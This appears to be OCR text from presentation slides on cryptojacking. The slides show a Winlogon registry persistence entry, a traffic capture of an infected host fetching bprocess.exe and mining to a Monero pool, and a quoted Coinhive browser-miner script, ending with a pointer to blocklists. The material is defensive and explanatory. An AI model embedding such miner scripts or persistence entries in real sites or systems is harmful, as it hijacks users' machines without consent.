
19,670 8.23 % WEBSITES	16,927 UNIQUE DOMAINS




softonic.com	380 TRAFFIC RANK	162.7M MONTHLY VISITS
animesorion.tv	3,361 TRAFFIC RANK	27.9M MONTHLY VISITS
mejortorrent.com	2,257 TRAFFIC RANK	24.8M MONTHLY VISITS
xx1.tv	3,034 TRAFFIC RANK	22.3M MONTHLY VISITS
loveroms.com	3,097 TRAFFIC RANK	19.3M MONTHLY VISITS
moonbit.co.in	3,253 TRAFFIC RANK	17.9M MONTHLY VISITS
rcyclmnrprd.com	10,696 TRAFFIC RANK	12.2M MONTHLY VISITS
planetatvonlinehd.com	9,615 TRAFFIC RANK	11.8M MONTHLY VISITS
todaysnews.live		11.4M MONTHLY VISITS
thezencircus.com	9,369 TRAFFIC RANK	10.7M MONTHLY VISITS

Source: similartech

Mainstream Malware Jumping On The Wagon





Filter: http.request or (tcp.port eq 5555 and tcp.flags eq 0x0

Name	Type	Data
(Default)	REG_SZ	(value not set)
BuildNumber	REG_D...	0x00001db1 (7601)
ExcludeProfileDirs	REG_SZ	AppData\Local;AppData\LocalLow;$Recycle.Bin
FirstLogon	REG_D...	0x00000000 (0)
shell	REG_SZ	explorer.exe, C:\Users\[redacted]\AppData\Roaming\senior.exe

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

```
Date/Time            Dst              port  Host                 Info
2018-01-11 03:37:44  23.34.132.22     80    www.microsoft.com    GET / HTTP/1.1
2018-01-11 03:37:44  23.34.132.22     80    www.microsoft.com    GET /en-us/ HTTP/1.1
2018-01-11 03:37:51  23.64.167.178    80    go.microsoft.com     GET /fwlink/?LinkId=164164 HTTP/1.1
2018-01-11 03:37:51  23.34.132.22     80    www.microsoft.com    GET / HTTP/1.1
2018-01-11 03:37:51  23.34.132.22     80    www.microsoft.com    GET /en-us/ HTTP/1.1
2018-01-11 03:37:55  23.64.167.178    80    go.microsoft.com     GET /fwlink/?LinkId=146008 HTTP/1.1
2018-01-11 03:37:55  23.34.132.22     80    www.microsoft.com    GET /visualstudio/ HTTP/1.1
2018-01-11 03:37:55  23.34.132.22     80    www.microsoft.com    GET /visualstudio/eng HTTP/1.1
2018-01-11 03:37:56  104.92.3.176     80    www.visualstudio.co  GET /en-us HTTP/1.1
2018-01-11 03:38:01  104.236.160.225  80    saumottam.ru         POST / HTTP/1.1  (application/x-www-form-urlencoded)
2018-01-11 03:38:01  104.236.16.69    80    104.236.16.69        GET /bprocess.exe HTTP/1.1
2018-01-11 03:38:05  104.236.160.225  80    saumottam.ru         POST / HTTP/1.1  (application/x-www-form-urlencoded)
2018-01-11 03:43:35  10.1.11.1        53                         Standard query 0x7076  A pool.minexmr.com
2018-01-11 03:43:35  10.1.11.101      5491                       Standard query response 0x7076  A 188.165.214.76 A 188.165.199.78 A 91
2018-01-11 03:43:35  188.165.214.95   5555                       nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
2018-01-11 03:43:57  91.121.2.76      5555                       nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
2018-01-11 03:44:04  94.23.212.204    5555                       nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
2018-01-11 03:44:22  94.130.206.79    5555                       nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
2018-01-11 03:45:57  94.130.206.79    5555                       nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
2018-01-11 03:48:49  10.1.11.1        53                         Standard query 0x10e0  A pool.minexmr.com
2018-01-11 03:48:49  10.1.11.101      5942                       Standard query response 0x10e0  A 37.59.44.93 A 46.105.103.169 A 94.2
2018-01-11 03:48:49  94.130.164.60    5555                       49164→personal-agent [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
```


Source: malware-traffic-analysis.net

Finding Similarities

XMR - currency of the day

- Stealth Address - virtual P.O. box
- Ring Signatures – transactions can't be tracked
- CPU very effective
- Ease of use

CryptoJacking – Hiding In Plain si(gh)te*



```
< script >
if (navigator.hardwareConcurrency > 1) {
    var cpuConfig = {
        threads: Math.round(navigator.hardwareConcurrency / 3),
        throttle: 0.6
    }
} else {
    var cpuConfig = {
        threads: 8,
        throttle: 0.6
    }
}
var miner = new CoinHive.Anonymous('[illegible]', cpuConfig);
miner.start(); < /script>
```

Source: @bad_packets - https://arxiv.org/pdf/1803.02887.pdf

Block Known Web Miners via CoinBlockerLists

